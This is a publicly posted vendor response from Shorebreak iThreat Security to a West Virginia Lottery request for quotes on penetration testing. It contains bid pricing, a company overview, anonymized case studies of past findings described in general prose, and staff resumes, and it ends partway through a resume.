
West Virginia
Purchasing Division

2019 Washington Street, East
Charleston, WV 25305
Telephone: 304-558-2306
General Fax: 304-558-6026
Bid Fax: 304-558-3970

The following documentation is an electronically-submitted vendor response to an advertised solicitation from the *West Virginia Purchasing Bulletin* within the Vendor Self-Service portal at *wvOASIS.gov*. As part of the State of West Virginia's procurement process, and to maintain the transparency of the bid-opening process, this documentation submitted online is publicly posted by the West Virginia Purchasing Division at *WVPurchasing.gov* with any other vendor responses to this solicitation submitted to the Purchasing Division in hard copy format.



Solicitation Response(SR) Dept: 0705 ID: ESR03272400000005422 Ver.: 1 Function: New Phase: Final

Modified by batch , 03/28/2024

Procurement Folder:	1369290
Procurement Type:	Central Master Agreement
Vendor ID:	VS0000044772
Legal Name:	Shorebreak iThreat Security
Alias/DBA:	
Total Bid:	$203,136.00
Response Date:	03/27/2024
Response Time:	8:56
Responded By User ID:	sales@shorebreak
First Name:	Casey
Last Name:	Moore
Email:	sales@shorebreaksecurity
Phone:	3017213010

SO Doc Code:	CRFQ
SO Dept:	0705
SO Doc ID:	LOT2400000009
Published Date:	3/21/24
Close Date:	3/28/24
Close Time:	13:30
Status:	Closed
Solicitation Description:	Network Penetration Testing and Cybersecurity Assessments
Total of Header Attachments:	1
Total of All Attachments:	1

Department of Administration
Purchasing Division
2019 Washington Street East
Post Office Box 50130
Charleston, WV 25305-0130

State of West Virginia
Solicitation Response

Proc Folder:	1369290
Solicitation Description:	Network Penetration Testing and Cybersecurity Assessments
Proc Type:	Central Master Agreement

Solicitation Closes	Solicitation Response	Version
2024-03-28 13:30	SR 0705 ESR03272400000005422	1

VENDOR

VS0000044772
Shorebreak iThreat Security

Solicitation Number: CRFQ 0705 LOT2400000009

Total Bid: 203136 **Response Date:** 2024-03-27 **Response Time:** 08:56:05

Comments:

FOR INFORMATION CONTACT THE BUYER
Brandon L Barr
304-558-2652
brandon.l.barr@wv.gov

Vendor Signature X **FEIN#** **DATE**

All offers subject to all terms and conditions contained in this solicitation

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
1	External Network Penetration Testing				11610.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
2	Website Penetration Testing				5130.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
3	Internal/Client-Side Network Penetration Testing				119936.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
4	Wireless Penetration Testing				66460.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:

See Attached Specifications and
Exhibit - A Pricing Page

ShoreBreak

6 Montgomery Village Ave
Ste 610
Gaithersburg, MD 20879

March 27, 2024

Brandon L. Barr
Bid Clerk
Department of Administration
Purchasing Division
2019 Washington St E
Charleston, WV 25305

Dear Mr. Barr:

ShoreBreak would like to thank you for the opportunity to provide this response to the **West Virginia Lottery's (Lottery) Network Penetration Testing and Cybersecurity Assessments RFQ (CRFQ-0705-LOT2400000009)**. We have over 50 years of combined experience in cybersecurity threat detection, and we are confident we can meet and exceed the **Lottery's** expectations in providing **Network Penetration Testing and Cybersecurity Assessments**.

The key points of our solution are:

1. We can provide all of the penetration testing and cybersecurity services defined in the RFQ.
2. Our LifeGuard platform provides added value with vulnerabilities reported in real time in addition to a final formal report.
3. Our highly credentialed security engineers provide testing and assessment services to both local and federal government organizations similar in scope as the **Lottery.**

Attached is our response to your RFQ which details our solution, assessment strategies, and pricing.

Once again, we greatly appreciate the opportunity to work with you on this most important project. If you have any questions or concerns, please don't hesitate to contact me by phone (301) 721-3010 or email sales@shorebreaksecurity.com.

Sincerely

Director, Strategic Accounts

NEHCUS3PUPP-24-10011

ShoreBreak

Network Penetration Testing and Cybersecurity Assessments

CRFQ LOT2400000009

Prepared for West Virginia Lottery

Prepared by:

Tim Spiegel

Director, Strategic Accounts

ShoreBreak iThreat Security
6 Montgomery Village Ave
Ste 610
Gaithersburg, MD 20879

March 27, 2024

This proposal includes data that shall not be disclosed outside of **West Virginia Lottery** and shall not be duplicated, used, or disclosed—in whole or in part—for any purpose other than to evaluate this proposal. This restriction does not limit **West Virginia Lottery's** right to use information contained in this data if it is obtained from another source without restriction. The data subject to this restriction is contained in the sheets herein.

Table of Contents

Attachments:	Exhibit A Pricing
	Non-Disclosure Agreement
	Designated Contact Form
	RFQ to include Section 11
	Addendum Acknowledgement
	Sample Report

Executive Summary

At Shorebreak iThreat Security (ShoreBreak), we create customized information technology solutions using a combination of tools, methodologies, and best practices to address our client's unique needs by leveraging **decades of experience and insights.**

Improving organizational security posture is our goal in providing **exceptional Penetration Testing & Cybersecurity Assessment services to government and commercial clients alike.**

We are trusted by the **National Oceanic and Atmospheric Administration (NOAA), U.S. Capitol, The Department of Energy, Stanford Hospital, Satcom Direct,** and other organizations for our cybersecurity and vulnerability detection services.

Our highly credentialed Security Engineers have **over 50 years of experience in providing the services the West Virginia Lottery Commission (Lottery) has requested in this solicitation.** They possess **more than 50 cybersecurity certifications including CISSP, ECSA, CICP, OMA, Security+, Linux+, NFA, and OSCP certifications.** With ShoreBreak, clients can rest assured they are receiving the best security services in the industry.

ShoreBreak at a Glance

- ***Over 50 years of combined staff experience in penetration testing***
- ***Highly experienced and credentialed staff possessing CISSP, ECSA, CICP, OMA, Security+, Linux+, NFA, and OSCP certifications***
- ***Exclusive LifeGuard Platform allows for immediate reporting of vulnerabilities***
- ***Real world cyber-attack scenarios***
- ***Non-disruptive or destructive cybersecurity testing***
- ***Thousands of cybersecurity threats detected and remediated***

Each of our security engineers has at least ten years of individual experience in the industry across a wide range of disciplines. The team has extensively studied offensive and defensive cybersecurity techniques and procedures. Further, our Director of Program Management and Strategy has over 35 years of experience in project/program management, systems engineering, and information security; he has led teams who verified security boundaries and validated security controls for Missile Warning Centers and a Surveillance Radar Site in Asia, and teams who performed security assessments for Department of Defense partner nations in the Middle East.

We are the developers of LifeGuard, our proprietary web application that allows us to rapidly and **securely communicate findings with our customers**. LifeGuard provides customers with relevant findings and pertinent information as soon as it is found without waiting on an often-lengthy report process. Not only does LifeGuard allow customers to view findings quickly, **but it also allows us to conduct remediation validation testing "along the way", often closing many findings before the penetration test is over**. Our customer's IT staff are always in the loop, and there is no waiting for important vulnerability data.

ShoreBreak's main goal is to conduct a comprehensive system review while simultaneously causing as little interference as possible. We are experts at **conducting in-depth penetration testing while prioritizing system availability.** Our penetration testers are able to conduct thorough testing without impacting operations. We have over a decade of experience testing mission-critical systems without impacting their availability.

ShoreBreak's penetration testing services are designed to emulate real-world threats of varying degrees - from the "script kiddie" to the highly sophisticated, persistent attacker.

The result of an engagement with ShoreBreak is **not a large report containing pages of vulnerability scan information.** Rather, it is a report on how the **client's IT systems, applications, and personnel withstood a real-world attack.** If systems were compromised, we determine and report on the impact of that compromise. We seek to understand your business or organization drivers and mission so that we can accurately determine the actual risk a particular vulnerability poses to your security.

Based on numerous years of experience along with implementation of high-quality tools and services, ShoreBreak is confident it can meet or exceed the Lottery's requirements for Penetration Testing and Cybersecurity Assessment Services.

In the sections below we have provided a point-by-point response to **Solicitation Section 3 Qualifications** and **Solicitation Section 4 Mandatory Requirements** (responses in blue).

Qualifications (Solicitation Section 3):

Vendor, or Vendor's staff, if requirements are inherently limited to individuals rather than corporate entities, shall have the following minimum qualifications:

ShoreBreak meets 100% of the requirements in Solicitation Section 3 Qualifications.

3.1 The vendor must have been in business for at least fifteen (15) years, performing and delivering information technology cybersecurity assessments.

3.1.1 Vendor should provide, with their bid, a general company overview that must include information regarding the professional services offered and the number of dedicated security staff resources.

ShoreBreak has been in business and delivering cybersecurity and threat detection services for **three decades**. ShoreBreak is a brand of NetPlus Group, which has a wealth of experience working with state governments in providing solutions that exceed their goals. We maintain contracts with the states of **North Carolina, Arizona, Texas, Nevada, Utah, Iowa** as well as commercial and federal government clients such as Boeing and the Department of State, who trust in our services/solutions for their mission critical systems.

- Transportation
- Federal, State, Local Government
- Fortune 5000
- Energy & Public Utilities
- Telecommunications
- Hospitality
- Aviation
- Financial Services
- Retail & Consumer Goods
- Colleges & Universities

We have a staff of **20 qualified individuals on our team with over 50 cybersecurity certifications.** The individual resumes of the staff with details on qualification, experience, training, relevant and professional education that will be assigned to this project has been provided in **Section 3.3.1**.

3.2 Vendor should provide, with their bid, a minimum of three (3) references for projects of similar or greater size and scope of the assessments to be performed for the Lottery.
3.2.1 References shall include contact information and brief details of the services performed for each reference.

Because of the sensitive nature of our work, ShoreBreak has provided three anonymized case studies below to protect our client's privacy. References can be provided under a non-disclosure agreement.

Case Study 1: Federal Government Regulatory Agency Penetration Test

ShoreBreak has been a long-term penetration test partner of a federal government regulatory agency. As part of this partnership, ShoreBreak conducts numerous penetration tests each year to ensure the agency is continuously addressing any vulnerabilities across its broad and far-reaching infrastructure.

During a recent penetration test for this agency, ShoreBreak engineers conducted social engineering, as well as external and internal network assessments. The goal of this test was to assess the overall security and effectiveness of controls against a broad range of threats posed by today's increasingly highly skilled attackers. The following methodology comprised each component of the test:

- External Network: Testing from this perspective emulated internet-borne attackers, with attacks originating outside the target network boundary.

- Social Engineering: Testing from this perspective emulated a sophisticated external attacker conducting targeted “phishing” attacks against selected agency personnel via their organization’s email addresses.
- Internal Network: Testing from this perspective emulated a malicious insider threat or threat of a compromised host on the internal network, with attacks originating within the target system boundary.

The testing revealed 5 security findings related to the agency (2 critical risk, 1 high risk, 1 moderate risk and 1 low risk finding). Most of these findings were related to missing patches or misconfiguration of hosts on the network.

One critical risk finding was related to a Cisco Smart Install present on the network. Smart Install is a plug-and-play configuration and image management feature that provides zero-touch deployment for new switches. It is possible to ship a switch to a location, place it in the network and power it on without any requisite configuration. This service does not require authentication by design, so it is therefore completely vulnerable to any malicious actor who has unhindered access to the service. A malicious user could retrieve or modify the configuration file, execute code on the device, and even update the OS running on the device with custom images. This means an attacker would have a wide range of capabilities, from performing a denial-of-service attack against the device to using it as a member of a botnet to carry out attacks against other machines. ShoreBreak recommended that the agency issue the "no vstack" command on all affected devices to disable Smart Install as well as update device implementation documentation to ensure this default service is disabled prior to device deployment.

The second critical risk was related to outdated software, which could allow unauthenticated users to read files on the system and execute arbitrary code via template injection. In addition to the ability to read files on the system, the issue allows an adversary to execute python code by poisoning various log files with template code, which when accessed by the file read capability, is parsed and executed by the application. During the course of the assessment, ShoreBreak was able to poison several log files, and verify that that the template engine was parsing code via the arbitrary file read capability, however data contained within these logs was corrupted by Nessus scans, and previous injection attempts, so none of the test team’s python code successfully executed. The test team notes that logrotate would clear these logs once a week, so a patient adversary would be able to wait for the logs to be cleared after any failed attempts and would undoubtedly gain console access once a viable payload was developed.

The agency was greatly appreciative of the findings from this test and successfully conducted remediation for all risks within seven days of ShoreBreak’s reporting.

Case Study 2: Federal Government Agency

ShoreBreak has been a long-term penetration test partner of this federal government agency since 2021. As part of this partnership, ShoreBreak conducts numerous penetration tests each year to ensure the agency is continuously addressed any vulnerabilities across its broad and far-reaching infrastructure.

The primary goal of these penetration tests is to assess the overall security and effectiveness of security controls against a broad range of threats posed by today's highly skilled attackers. The operational objectives of the penetration testing included:

- Assessing the attack surface of networks by performing host discovery of all IP addresses within the target ranges provided
- Enumerating TCP and UDP services on all open ports of all discovered hosts
- Correlating versions of applications and host operating systems with vulnerability databases
- Identifying weaknesses and vulnerabilities via manual "black box" penetration testing
- Identifying opportunities that could improve the lab's overall security posture in current and future IT projects
- Identifying gaps between existing policies and procedures and industry-leading best practices
- Developing recommendations to mitigate risks at the system and network level while preserving functionality
- Providing qualitative risk estimates for all identified vulnerabilities in order to support the prioritization of mitigation efforts
- Determining how lab personnel respond to social engineering attacks by conducting "phishing" campaigns

Once the attack surface had been mapped, ShoreBreak conducted extensive automated and manual vulnerability testing which was meant to mimic the attacks of an internet-based adversary. Automated testing included capturing a screenshot of each web application, performing Open-Source Intelligence gathering, automated content discovery, and vulnerability scanning. Leveraging this data as input, target web applications were then prioritized for attack based on discovered content, identified technologies, and the functionality provided by each web application.

Manual investigation of each target consisted of identifying software versions with known vulnerabilities, searching for software configuration flaws, testing access controls, attempting to login with vendor default credentials or weak passwords, unauthenticated web application testing, and where possible to self-register, authenticated web application testing. ShoreBreak began testing by browsing the web application as a normal user would in order to understand its purpose and identify where security vulnerabilities could present the greatest impact. A significant amount of time was spent examining web applications for common web application vulnerabilities, including issues relating to improper error handling, sensitive data exposure, a lack of user-supplied input sanitization, a lack of API access controls, and business logic errors.


During a 2021 test, the test team identified 93 security vulnerabilities in total—6 critical risk, 22 high risk, 40 moderate risk, and 25 low risk vulnerabilities. All reported vulnerabilities were identified via manual testing, indicating thorough vulnerability scanning and management by the lab. **Additionally, at the time of report delivery, the lab has addressed—either via remediation or risk-acceptance- a total of 67 vulnerabilities**.

Of the critical findings, ShoreBreak was able to compromise a total of 5 different systems. One critical vulnerability showed the host's web server was serving a Jenkins instance that was configured to allow unauthenticated clients access to the list of registered usernames. The test team was able to leverage the list to discover valid credentials via brute-force password guessing. The test team was then able to abuse the intended functionality of the application to execute arbitrary system commands. Due to the user permission configuration, ShoreBreak was able to elevate privileges to that of the administrative user. With this level of access, an adversary would have unrestricted access to continue attacking the system's users as well as leverage the system as a foothold to begin attacking the internal network.

Case Study 3: Commercial Global Satellite Communications Company

ShoreBreak thoroughly tested the company's network in an attempt to identify security vulnerabilities that could present a risk to the operation of the device. During the penetration test, the team identified a total of 4 findings – 1 high risk, 1 moderate risk, and 2 low risk findings were identified.

Multiple industry standards (OSSTMM, OWASP, NIST, PCI, etc.) define the method of penetration testing along the same basic structure:


1. Discovery
2. Vulnerability scanning & manual testing
3. Exploitation & post exploitation
4. Reporting

The objectives and tasks performed during each phase are as follows:

1) Discovery

The test team begins with basic reconnaissance of the client's applications and systems to gain an understanding of the attack surface, technologies in use, and, most importantly, the purpose and functioning of the application.

2) Vulnerability scanning and manual testing

Once a thorough understanding of the application is established, the test team uses a combination of automated and manual testing to identify any security weaknesses. As each web application is unique, a highly technical skillset is required to develop manual testing specifically tailored to an application.

3) Exploitation and post-exploitation

After a broad inspection, the test team targets specific attack vectors in an attempt to exploit a previously identified vulnerability to the point of compromise.

False positives are discarded, and the true level of risk is determined as the test team attempts to exploit each vulnerability to its fullest.

4) Reporting

The client receives a clear explanation of every finding and a simple recipe for mitigation to improve their overall security posture.

Apart from its structure, a penetration test can assume the following approaches:

- **Black Box**: The test is performed without prior knowledge of the application's function or features. No credentials are supplied.
- **Gray Box**: Credentials and limited information about the application are provided.
- **White Box**: Total knowledge of the application is shared. In the extreme case, full source code is provided for review.

During this engagement, a Gray Box approach was used, as credentials and basic knowledge of different user roles and organizations was provided.

ShoreBreak began testing by enumerating services running on the network – a total of 7 TCP ports were available from the test team's network perspective. These included SSH, DNS, HTTP, HTTPS, and MQTT network services, among others.

The test team performed a variety of attacks against the device. ShoreBreak spent significant time manually examining the web application for various vulnerabilities and reviewing the other services running on the network for weaknesses that could undermine the function and purpose of the network.

The most severe issue identified by the test team was a password hard-coded into a shell script on the network's filesystem. This script appears to be authenticating to a remote system's root account simply to download JSON files during the router's installation. This presents significant risk to this remote system, especially if this password is hard-coded and the same for all devices. An attacker could leverage this to gain knowledge of this password and fully compromise the devices pulling JSON files during installation. It is unknown to ShoreBreak whether this is one ground-based system all devices pull data from, or if this is a system that exists separately at each the deployed state, or if this is a system that is only ever reachable during the manufacture of devices. However, ShoreBreak strongly recommended leveraging a different method to transfer files, such as HTTP via "wget", as downloading files via SCP via the hosting server's root password presents unnecessary risk.


ShoreBreak noted a variety of positive observations throughout the course of the assessment. The results of the penetration test indicate that the web application has a strong overall security posture, with only minor vulnerabilities identified for the web admin interface. No critical vulnerabilities, such as XSS, SQLi, insecure file upload, or other significant threats, were discovered during the test. A moderate risk CSRF finding can easily be remediated, and the low risk bruteforce login prevention and log disclosure findings are relatively minor concerns that can also be easily addressed. No direct method for gaining initial access to the network was identified during this assessment.

3.3 Vendor should provide, with their bid, an overview of the project team and documentation of qualifications for each project team member assigned to Lottery cybersecurity assessments.

ShoreBreak has provided an overview of the project team and qualifications in the following paragraphs.

3.3.1 Documentation shall consist of information regarding the prior security assessments completed, resumes, and documentation of certifications, which should be provided as stated below in section 3.4.

ShoreBreak has provided a talented team to lead the project with the Lottery. Michael V., an experienced PMP-certified Program Manager will guide the engagement with timely submission of deliverables. Hai T., the Technical Assessment Manager (TAM) will lead our team of security engineers in providing penetration testing services. Eric R. will act as the primary Security Engineer on this engagement. We have an excellent team of highly qualified security engineers that hold a myriad of cybersecurity certifications, and the Lottery will have access to our entire team during the engagement. Below is a program organization chart for this engagement and resumes of key personnel.



Michael V., Program Manager

Certification: PMP, 35 Years of Experience, U.S. Department of Defense Top Secret (SCI ELIGIBLE) Clearance

Summary

Michael is the Director of Strategic Accounts and Program Management for the company. Michael has 35 years of experience in Program Management, Systems Engineering and Information Security.

He has recently led teams who verified security boundaries and validated security controls for Missile Warning Centers and a Surveillance Radar Site in Asia and led a team who performed security assessments for Department of Defense partner nations in the Middle East. He has been a certified Project Management Professional (PMP) since 2004.

He is adept at conducting IT audits and security assessments and well versed in frameworks such as NIST SP 800-53 Risk Management Framework (RMF), 800-53B Security Control Baselines, 800-115 IS Testing and Assessment, 800-128 Configuration Management, 800-86 Forensics into Incident Response, ISO 9001 Quality Management System, and NPG.

Years in Current Position

9 Months

Past Experience

Oasis Technology and Engineering / Jacobs, Hanscom AFB, Massachusetts

Foreign Military Sales Program Manager, *Kuwait Air Operations Center (AOC) Program*

Foreign Military Sales Chief Engineer, *Taiwan Surveillance Radar Program (SRP)*

Principal Systems Engineer / Risk Program Manager, *Air, Space and Cyber Defense System for the United States and Canada*

- Developed three phase master schedules to balance Kuwait AOC incremental improvements with operational needs, mission objectives
- Chaired the ~$400M Technical Evaluation for SRP five-year life cycle management (FoS2) contract
- Managed Taiwan SRP mission software and hardware update establishing new cybersecurity boundaries and NIST 800 series compliance
- Created/Delivered Test Planning, Execution, Reporting and Briefing to produce 10x Air Picture Improvement
- Delivered expertise for $3B+ modernization to US Air Force Wired/Wireless Communications at over 200 sites worldwide
- Developed Base Information Transport Infrastructure’s Full Deployment Decision (FDD) milestone review package 12 months early
- Portfolio Manager: Telecommunications Management Systems (TMS), Voice Protection Systems (VPS) and Automated Call Distribution (ACD)
- Saved USAF $15M via scope optimization within sustainment

- contracts, improving communications infrastructure and vendor documentation

Avaya/Lucent Technologies, Boston, Massachusetts

Operations/Service Manager, Resource Operations Center

Project Manager, Business Communications Systems

- Managed $20M annual budget and 150 programming, aftermarket, and maintenance professionals in New England and New York
- Created cost savings plan during critical time constraints ($1.1M potential savings, $850K realized)
- Delivered implementations of PBXs, with Voice Mail, Call Center and Video/Data integration for Fortune 500 and DoD clients

Education

Northeastern University

Master of Science, Industrial Engineering

Northeastern University

Master of Business Administration

Merrimack College

Bachelor of Arts in Mathematics-Computer Science

Northern Essex Community College

Associate of Science in Computer and Information Systems

Certifications

Project Management Professional (PMP) Certification

PMP [redacted], Credentialed through June 2026

Security Clearance

U.S. Department of Defense Top Secret (SCI ELIGIBLE), Last Adjudicated 2019

Areas of Expertise

Domestic/International Program Management • Proposal Development/Evaluation • Risk Management Framework •

Strategic Roadmaps • DoD Acquisition/Life Cycle Management • Foreign Military and Direct Commercial Sales • Systems Engineering • Integration, Validation & Verification • Requirements Development & Management • Schedule and Forecast (IMS/MPS)

Hai T., Technical Assessment Manager

Certifications: CISSP, CEH, CNDA, CPT, CEPT, WAPT, CISA, 10 Years of Experience, Department of Defense TS/SCI CI POLY Clearance

Summary

Hai has over 10 years of experience in cybersecurity in the federal government. He has worked in the Department of Defense and Department of Homeland Security in developing remediation strategies, implementing security controls in accordance with DoD 8500.1, AR 25-2, AR 380-5, AR 380-40, FIPS, NIST SP 800-53 and 53A, and DoD and Army IA policies.

He has identified cybersecurity events related to well-resourced, sophisticated adversary, which uses multiple attack vectors such as cyber, physical, and deception to achieve its objectives. He has advised Cybersecurity Operations leadership about needed efficiencies and recommended solutions to enhance daily operations.

Years in Current Position

9 Months

Past Experience

Department of Defense (Fort Belvoir)

AMYX, INC, DLA HQ

Served as the project manager for a large, complex cybersecurity task order (or a group of task orders affecting the same migration system). Assist the Program Manager in working with the Government Contracting Officer (KO), the task order- level COR and COTRs, Government management personnel, and customer agency representatives. Responsible for the overall management of the specific task order(s) and ensuring that the technical solutions and schedules in the task order are implemented in a timely manner. Mapped NIST Risk Management Framework security controls.

National Geospatial-Intelligence Agency

CACI, INC

Served as the Cybersecurity Operations Center (CSOC) Tier 3 Lead, advising Cybersecurity Operations leadership about needed efficiencies and recommending solutions to enhance daily operations. Duties include:

- Identify the Cybersecurity events related to well-resourced, sophisticated adversary, which uses multiple attack vectors such as cyber, physical, and deception to achieve its objectives.

- Identify complex threat behaviors or indications requiring experts to hunt and characterize APTs.
- Identify cyber-intrusion associated with APT, malware, and DDOS attacks.
- Assist in providing threat and damage assessment for security incidents that may impact Customer assets.
- Identify warnings, and contribute to predictive analysis of malicious activity.
- Effectively collaborate with colleagues and counterparts internally and externally.
- Develop and update SOPs for appropriate response activities, the direct activity of responding resources including local IT coordinators and operations personnel.
- Recognize potential, successful, and unsuccessful intrusion attempts and compromises, and perform careful reviews and analyses of relevant event detail and summary information.

U.S. Department of Defense (Gunter, Air Force Base)

BigBear.ai

Served as a CSOC SME, advising Cybersecurity Operations leadership about needed efficiencies and recommending solutions to enhance daily operations and conducted penetration testing.

Department of Homeland Security

Customs and Border Protection

Served as an INFOSEC IT Specialist ensuring the confidentiality, integrity and availability of systems, network, and data. Documented and complied with systems security implementation, operations, maintenance activities, and administration standard operating procedures.

Education

2014 – 2021 National Defense University (NDU)

College of Information and Cybersecurity

M.S. Cybersecurity (Cyber-S)

2000 – 2000 Northern Virginia Community College (NOVA)

Configuration Management UNIX Certificate

1999 – 1999 Northern Virginia Community College (NOVA)

AS in Networking Specialization

1998 – 1999 Northern Virginia Community College (NOVA)

